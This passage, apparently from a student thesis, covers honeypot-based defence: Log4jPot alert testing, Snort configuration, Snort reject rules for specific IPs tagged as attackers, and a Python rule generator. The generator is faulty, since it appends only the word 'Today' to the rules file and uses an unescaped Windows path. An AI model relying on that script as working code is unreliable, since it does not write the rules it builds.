Now to test the HTTP header fields, we used Postman (an HTTP client that tests HTTP requests) to send the edited request by creating a new header field named 'new-header' (Refer Figure 4.2.2.2 and 4.2.2.3) and passed the same payload which was used in the input-form field, and within a fraction of second, we got the alert message on our Slack channel. The message body is a bit different than the input-form field alert message because we are not using the actual browser to test so we are not getting other HTTP headers.

Figure 4.2.2.2: PUT Header Input Testing using Postman, message alert on Slack




Figure 4.2.2.3: DELETE Header Input Testing using Postman, message alert on Slack



### 4.2.3 SNORT Firewall:

Before discussing the results of Snort firewall, let us look at the config file, local rules file, rule architecture and my program to automatically create rule and append them into the rule file.

So, the config file of snort contains the configuration of whole firewall, and it is about 700 lines of code. Refer image 4.2.3.1 given below to see the first few lines of config file. The local rule file is shown in figure 4.2.3.2, these rules are made based on the information which we got from T-Pot honeypot and finally the rule architecture and my code for building rules is shown in figure 4.2.3.3 and 4.2.3.4.

Figure 4.2.3.1: HEAD of the config file of Snort

```
40 #####
41 # Step #1: Set the network variables.  For more information, see README.variables
42 #####
43
44 # Setup the network addresses you are protecting
45 ipvar HOME_NET 172.19.96.0/22
46
47 # Set up the external network addresses.  Leave as "any" in most situations
48 ipvar EXTERNAL_NET !$HOME_NET
49
50 # List of DNS servers on your network
51 ipvar DNS_SERVERS $HOME_NET
52
53 # List of SMTP servers on your network
54 ipvar SMTP_SERVERS $HOME_NET
55
56 # List of web servers on your network
57 ipvar HTTP_SERVERS $HOME_NET
58
59 # List of sql servers on your network
60 ipvar SQL_SERVERS $HOME_NET
61
62 # List of telnet servers on your network
63 ipvar TELNET_SERVERS $HOME_NET
64
65 # List of ssh servers on your network
66 ipvar SSH_SERVERS $HOME_NET
67
68 # List of ftp servers on your network
69 ipvar FTP_SERVERS $HOME_NET
70
71 # List of sip servers on your network
72 ipvar SIP_SERVERS $HOME_NET
```



Figure 4.2.3.2: HEAD of the local rule file of Snort

```

18 #-----
19 # LOCAL RULES
20 #-----
21
22 alert icmp any any -> any any (msg:"Testing ICMP"; sid:1000001;)
23 alert tcp any any -> any any (msg:"Testing TCP"; sid:1000002;)
24 alert udp any any -> any any (msg:"Testing udp"; sid:1000003;)
25
26
27 reject tcp 116.105.212.31 any -> $HOME_NET any (msg:"Viettel Corporation from Vietnam attacked but don't worry I got you covered"; sid:1000004;)
28 reject tcp 85.93.20.126 any -> $HOME_NET any (msg:"GHOSTnet GmbH from Poland attacked but don't worry I got you covered"; sid:1000005;)
29 reject tcp 45.199.154.34 any -> $HOME_NET any (msg:"CNSERVERS from United States attacked"; sid:1000006;)
30 reject tcp 45.199.154.21 any -> $HOME_NET any (msg:"CNSERVERS from United States attacked"; sid:1000007;)
31 reject tcp 185.156.177.42 any -> $HOME_NET any (msg:"LLC Vpsville from Russia attacked"; sid:1000008;)
32 reject tcp 45.199.154.36 any -> $HOME_NET any (msg:"CNSERVERS from United States attacked"; sid:1000009;)
33 reject tcp 93.174.93.208 any -> $HOME_NET any (msg:"IP Volume inc from Netherlands attacked"; sid:1000010;)
34 reject tcp 116.98.60.69 any -> $HOME_NET any (msg:"Viettel Corporation from Vietnam attacked"; sid:1000011;)
35 reject tcp 116.98.166.90 any -> $HOME_NET any (msg:"Viettel Corporation from Vietnam attacked"; sid:1000012;)
36 reject tcp 116.105.216.128 any -> $HOME_NET any (msg:"Viettel Corporation from Vietnam attacked"; sid:1000013;)
37 reject tcp 116.110.3.253 any -> $HOME_NET any (msg:"Viettel Corporation from Vietnam attacked"; sid:1000014;)
38 reject tcp 212.193.30.137 any -> $HOME_NET any (msg:"Delis LLC from Netherlands attacked"; sid:1000015;)
39 reject tcp 179.43.187.95 any -> $HOME_NET any (msg:"Private Layer INC from Switzerland attacked"; sid:1000016;)
40 reject tcp 179.43.170.171 any -> $HOME_NET any (msg:"Private Layer INC from Switzerland attacked"; sid:1000017;)
41 reject tcp 120.224.50.233 any -> $HOME_NET any (msg:"Shandong Mobile Communication Company Limited from China attacked"; sid:1000018;)
42 reject tcp 122.194.229.40 any -> $HOME_NET any (msg:"CHINA UNICOM China169 Backbone from China attacked"; sid:1000019;)
43 reject tcp 5.252.194.137 any -> $HOME_NET any (msg:"Ip Server LLC from Russia attacked"; sid:1000020;)
44 reject tcp 212.129.29.208 any -> $HOME_NET any (msg:"Online S.a.s. from France attacked"; sid:1000021;)
45 reject tcp 178.159.36.245 any -> $HOME_NET any (msg:"Private Internet Hosting LTD from Russia attacked"; sid:1000022;)
46 reject tcp 45.153.203.137 any -> $HOME_NET any (msg:"DEDIPATH-LLC from Netherlands attacked"; sid:1000023;)
47 reject tcp 5.188.86.168 any -> $HOME_NET any (msg:"Global Layer B.V. from Ireland attacked"; sid:1000024;)
48 reject tcp 5.188.86.219 any -> $HOME_NET any (msg:"Global Layer B.V. from Ireland attacked"; sid:1000025;)
49 reject tcp 119.147.213.57 any -> $HOME_NET any (msg:"Chinanet from China attacked"; sid:1000026;)

```

Figure 4.2.3.3: Snort rules architecture[28]

```

edit config
snort -T -i ens33 -c /etc/snort/snort.conf
snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i ens33

rules
reject icmp 10.10.10.2 any <> 10.10.10.1 any (msg:"Blocking ICMP Packet from 10.10.10.2"; sid:1000001; rev:1;)

alert - generate an alert using the selected alert method, and then log the packet

log - log the packet

pass - ignore the packet

drop - block and log the packet

reject - block the packet, log it, and then send a TCP reset if the protocol is TCP or an ICMP port unreachable message if the protocol is UDP.

sdrop - block the packet but do not log it.

find /etc/snort/rules \( -type d -name .rules -prune \) -o -type f -print0 | xargs -0 sed -i 's/alert/sdrop/g'

```

Figure 4.2.3.4: Code for automation of rule development according to IP addresses

```

1 import ipapi
2
3 arr = ['116.105.212.31', '85.93.20.126', '45.199.154.34', '45.199.154.21', '185.156.177.42', '45.199.154.36', \
4       '93.174.93.208', '116.98.60.69', '116.98.166.90', '116.105.216.128', '116.110.3.253', '212.193.30.137', '179.43.187.95', \
5       '179.43.170.171', '120.224.50.233', '122.194.229.40', '5.252.194.137', '212.129.29.208', '178.159.36.245', '45.153.203.137', \
6       '5.188.86.168', '5.188.86.219', '119.147.213.57']
7
8 num = 1000004
9 for x in arr:
10     cn_name = ipapi.location(ip=str(x), output='country_name')
11     org = ipapi.location(ip=str(x), output='org')
12     rule = 'reject tcp ' + x + ' any -> $HOME_NET any (msg:"' + org + ' from ' + cn_name + ' attacked"; sid:' + str(num) + ');'
13     num += 1
14     print(rule)
15
16 file1 = open("C:\Snort\rules\local.txt", "a") # append mode
17 file1.write("Today \n")
18 file1.close()

```

**4.3 Conclusion:**

In this chapter, I have discussed the testing methodologies and output generated using those methodologies. In addition, it also gives the pseudo code of the applications. Now, in chapter 5 we will conclude the project and state some future possibilities of this project.



## **Chapter 5: Conclusions**

### **5.1 Introduction:**

The T-Pot Honeynet, Log4jPot and Snort firewall are meant to be used to the secure systems and organisations from sophisticated attacks. The functionalities and features outlined in the background chapter is just the starting point of what these three applications can take form into. This chapter will outline all the future enhancements and possibilities.

### **5.2 T-Pot honeynet:**

To conclude, when I think about how firms might reduce risks, the first thing that comes to me is that they should arrange their security groups to restrict access. They should also shut off any ports that aren't in use. Because I set the tpot to be very open, the system was quite susceptible. There were several brute force attempts, thus enforcing a proper password policy that needs a strong password would be quite advantageous.

After analysing the attack vectors using T-Pot, the future scope for this would be to develop a stubborn and persistent prevention system using ML methodologies because firewall can be invaded using different IP addresses or by other tactics.

### **5.3 Log4jPot:**

With the widespread use of the Log4j library, this vulnerability has a tremendous impact on various applications, e.g., the Java apps almost always use Log4j to log their internal events. Moreover, the vulnerability is extremely versatile, allowing the attacker to execute arbitrary code from remote and local LDAP servers, among others. Because of all these characteristics, as well as the tremendous effect on so many systems, this vulnerability (CVE-2021-44228) has been assigned a Common Vulnerability Scoring System (CVSS 3.0) severity level of 10.0. The fact that the vulnerability is being actively exploited raises the danger for enterprises

that are exposed. To address this critical vulnerability, the practical proposed Log4jPot solution for Log4j vulnerability, is provided in this thesis. Use of FastAPI instead of Flask makes it better in performance and the use of IP-API gives more information about attackers.

At present, the proposed Log4jPot is only detecting an attack and gives alert messages to security team for necessary actions. In future, this tool can also be deployed on the cloud to do real-time attack vector analysis then accordingly application will also prevent the attack by applying some machine learning algorithms. As another future extension of this research work, a rule-based expert Firewall will be developed for defending these attacks.

#### **5.4 SNORT Firewall:**

Snort might study movement inline or offline as an intrusion detection system. It works on the basis of a bad or suspected intruder method, which involves observing movement for examples of harmful or suspicious behavior. In summary, I believe that installing snort software on your system is a smart choice because it identifies malware and bogus actions.

The future scope for snort would be to develop a multi-featured firewall which can detect and prevent new malicious techniques used by the attackers. Another possibility could be to integrate Machine Learning and Artificial Intelligence with Snort.

#### **5.5 Conclusion:**

This chapter marks the end of the project. In this final chapter, I have discussed the future possibilities of the project and the lessons and new technologies that I have learned. Using the mentioned applications, organizations can improve their online security and can also integrate with their current security measure.

## References

- [1] "Honeynet Project | Research | Canadian Institute for Cybersecurity | UNB." <https://www.unb.ca/cic/research/honeynet.html> (accessed Apr. 20, 2022).
- [2] "A deep dive into a real-life Log4j exploitation," *Check Point Software*, Dec. 14, 2021. <https://blog.checkpoint.com/2021/12/14/a-deep-dive-into-a-real-life-log4j-exploitation/> (accessed Mar. 12, 2022).
- [3] "Apache log4j Vulnerability CVE-2021-44228: Analysis and Mitigations," *Unit42*, Dec. 10, 2021. <https://unit42.paloaltonetworks.com/apache-log4j-vulnerability-cve-2021-44228/> (accessed Mar. 14, 2022).
- [4] "log4j-honeypot-flask/app.py at main · BinaryDefense/log4j-honeypot-flask," *GitHub*. <https://github.com/BinaryDefense/log4j-honeypot-flask> (accessed Mar. 12, 2022).
- [5] T. Patzke, *Log4Pot*. 2022. Accessed: Mar. 12, 2022. [Online]. Available: <https://github.com/thomaspatzke/Log4Pot>
- [6] "Hackers attack unsecured computers 70 times per minute: report," *Comparitech*, Apr. 26, 2021. <https://www.comparitech.com/blog/information-security/honeypot-computer-study/> (accessed Apr. 20, 2022).
- [7] Connell, "A Week's Progress on the T-Pot Honeypot," *cmcginley.com*, Nov. 20, 2020. <https://cmcginley.com/a-weeks-progress-on-the-t-pot-honeypot/> (accessed Apr. 20, 2022).
- [8] "Cyber Deception - Shubham Khichi," *Whimsical*. <https://whimsical.com/cyber-deception-shubham-khichi-GoYYetQ94zviguWZ9Apgi5> (accessed Apr. 15, 2022).
- [9] A. Girdhar and S. Kaur, "Comparative Study of Different Honeypots System," p. 5.
- [10] P. S. Negi, A. Garg, and R. Lal, "Intrusion Detection and Prevention using Honeypot Network for Cloud Security," in *2020 10th International Conference on Cloud Computing, Data Science & Engineering (Confluence)*, Noida, India, Jan. 2020, pp. 129–132. doi: 10.1109/Confluence47617.2020.9057961.
- [11] J. Buzzio-Garcia, "Creation of a High-Interaction Honeypot System based-on Docker containers," in *2021 Fifth World Conference on Smart Trends in Systems Security and Sustainability (WorldS4)*, London, United Kingdom, Jul. 2021, pp. 146–151. doi: 10.1109/WorldS451998.2021.9514022.
- [12] "Compare Flask vs Fast API," *CodeAhoy*, Mar. 01, 2020. <https://codeahoy.com/compare/flask-vs-fastapi> (accessed Mar. 12, 2022).
- [13] "Alternatives, Inspiration and Comparisons - FastAPI." <https://fastapi.tiangolo.com/alternatives/> (accessed Mar. 12, 2022).
- [14] "Choosing between Django, Flask, and FastAPI," *Engineering Education (EngEd) Program | Section*. <https://www.section.io/engineering-education/choosing-between-django-flask-and-fastapi/> (accessed Mar. 22, 2022).

- [15] R. Van Rousselt, "Incoming webhooks," in *Pro Microsoft Teams Development: A Hands-on Guide to Building Custom Solutions for the Teams Platform*, R. Van Rousselt, Ed. Berkeley, CA: Apress, 2021, pp. 243–274. doi: 10.1007/978-1-4842-6364-8\_13.
- [16] "Log4j Attack Payloads In The Wild," *Official Juniper Networks Blogs*, Dec. 18, 2021. <https://blogs.juniper.net/en-us/security/in-the-wild-log4j-attack-payloads> (accessed Mar. 12, 2022).
- [17] "Apache software flaw could result in major breaches," *Emerald Expert Briefings*, vol. oxan-es, no. oxan-es, Jan. 2021, doi: 10.1108/OXAN-ES266180.
- [18] "US government targets open-source software flaws," *Emerald Expert Briefings*, vol. oxan-es, no. oxan-es, Jan. 2022, doi: 10.1108/OXAN-ES266669.
- [19] "SNORT—Network Intrusion Detection and Prevention System," *Fortinet*. <https://www.fortinet.com/resources/cyberglossary/snort> (accessed Apr. 15, 2022).
- [20] "Understanding and Configuring Snort Rules | Rapid7 Blog," *Rapid7*, Dec. 09, 2016. <https://www.rapid7.com/blog/post/2016/12/09/understanding-and-configuring-snort-rules/> (accessed Apr. 15, 2022).
- [21] "Introduction into T-Pot: A Multi-Honeypot Platform." <https://github.security.telekom.com/2015/03/honeypot-tpot-concept.html> (accessed Apr. 20, 2022).
- [22] S. Shah, B. Issac, and S. Jacob, "Intelligent Intrusion Detection System Through Combined and Optimized Machine Learning," *International Journal of Computational Intelligence and Applications*, vol. 17, p. 1850007, Jun. 2018, doi: 10.1142/S1469026818500074.
- [23] "T-Pot Honeypot Framework Installation» Cyber-99," *Cyber-99*. <https://cyber-99.co.uk/t-pot-honeypot-framework-installation> (accessed Apr. 15, 2022).
- [24] H. Sandhu and M. Kaur, "Review paper on Snort and reviewing its applications in different fields," p. 8.
- [25] tonya-sims-1, "How Python's WSGI vs. ASGI is Like Baking a Cake» Developer Content from Vonage," *Vonage*, Nov. 19, 2021. <https://learn.vonage.com/blog/2021/11/19/how-wsgi-vs-asgi-is-like-baking-a-cake> (accessed Mar. 15, 2022).
- [26] "ipapi - IP Address Lookup and Geolocation API." <https://ipapi.com/> (accessed Apr. 15, 2022).
- [27] "How ipapi.com Taught Me to Value Users," *Designmodo*, Nov. 06, 2018. <https://designmodo.com/ipapi-review/> (accessed Mar. 15, 2022).
- [28] T. C. K. P. Says, "Basic snort rules syntax and usage [updated 2021]," *Infosec Resources*. <https://resources.infosecinstitute.com/topic/snort-rules-workshop-part-one/> (accessed Apr. 15, 2022).

## **List of Abbreviations**

- IP - Internet Protocol
- ASGI – Asynchronous Server Gateway Interface
- WSGI – Web Server Gateway Interface
- HTTP – Hyper Text Transfer Protocol
- API – Application Programming Interface
- URL – Uniform Resource Locator
- CVE – Common Vulnerabilities and Exposures
- CVSS - Common Vulnerability Scoring System
- SSH – Secure Shell
- RCE – Remote Code Execution
- RCA – Root Cause Analysis
- IDS – Intrusion Detection System
- IPS – Intrusion Prevention System
- LDAP – Light-weight Directory Access Protocol
- DIT – Directory Information Tree
- TCP – Transmission Control Protocol
- UDP – User Datagram Protocol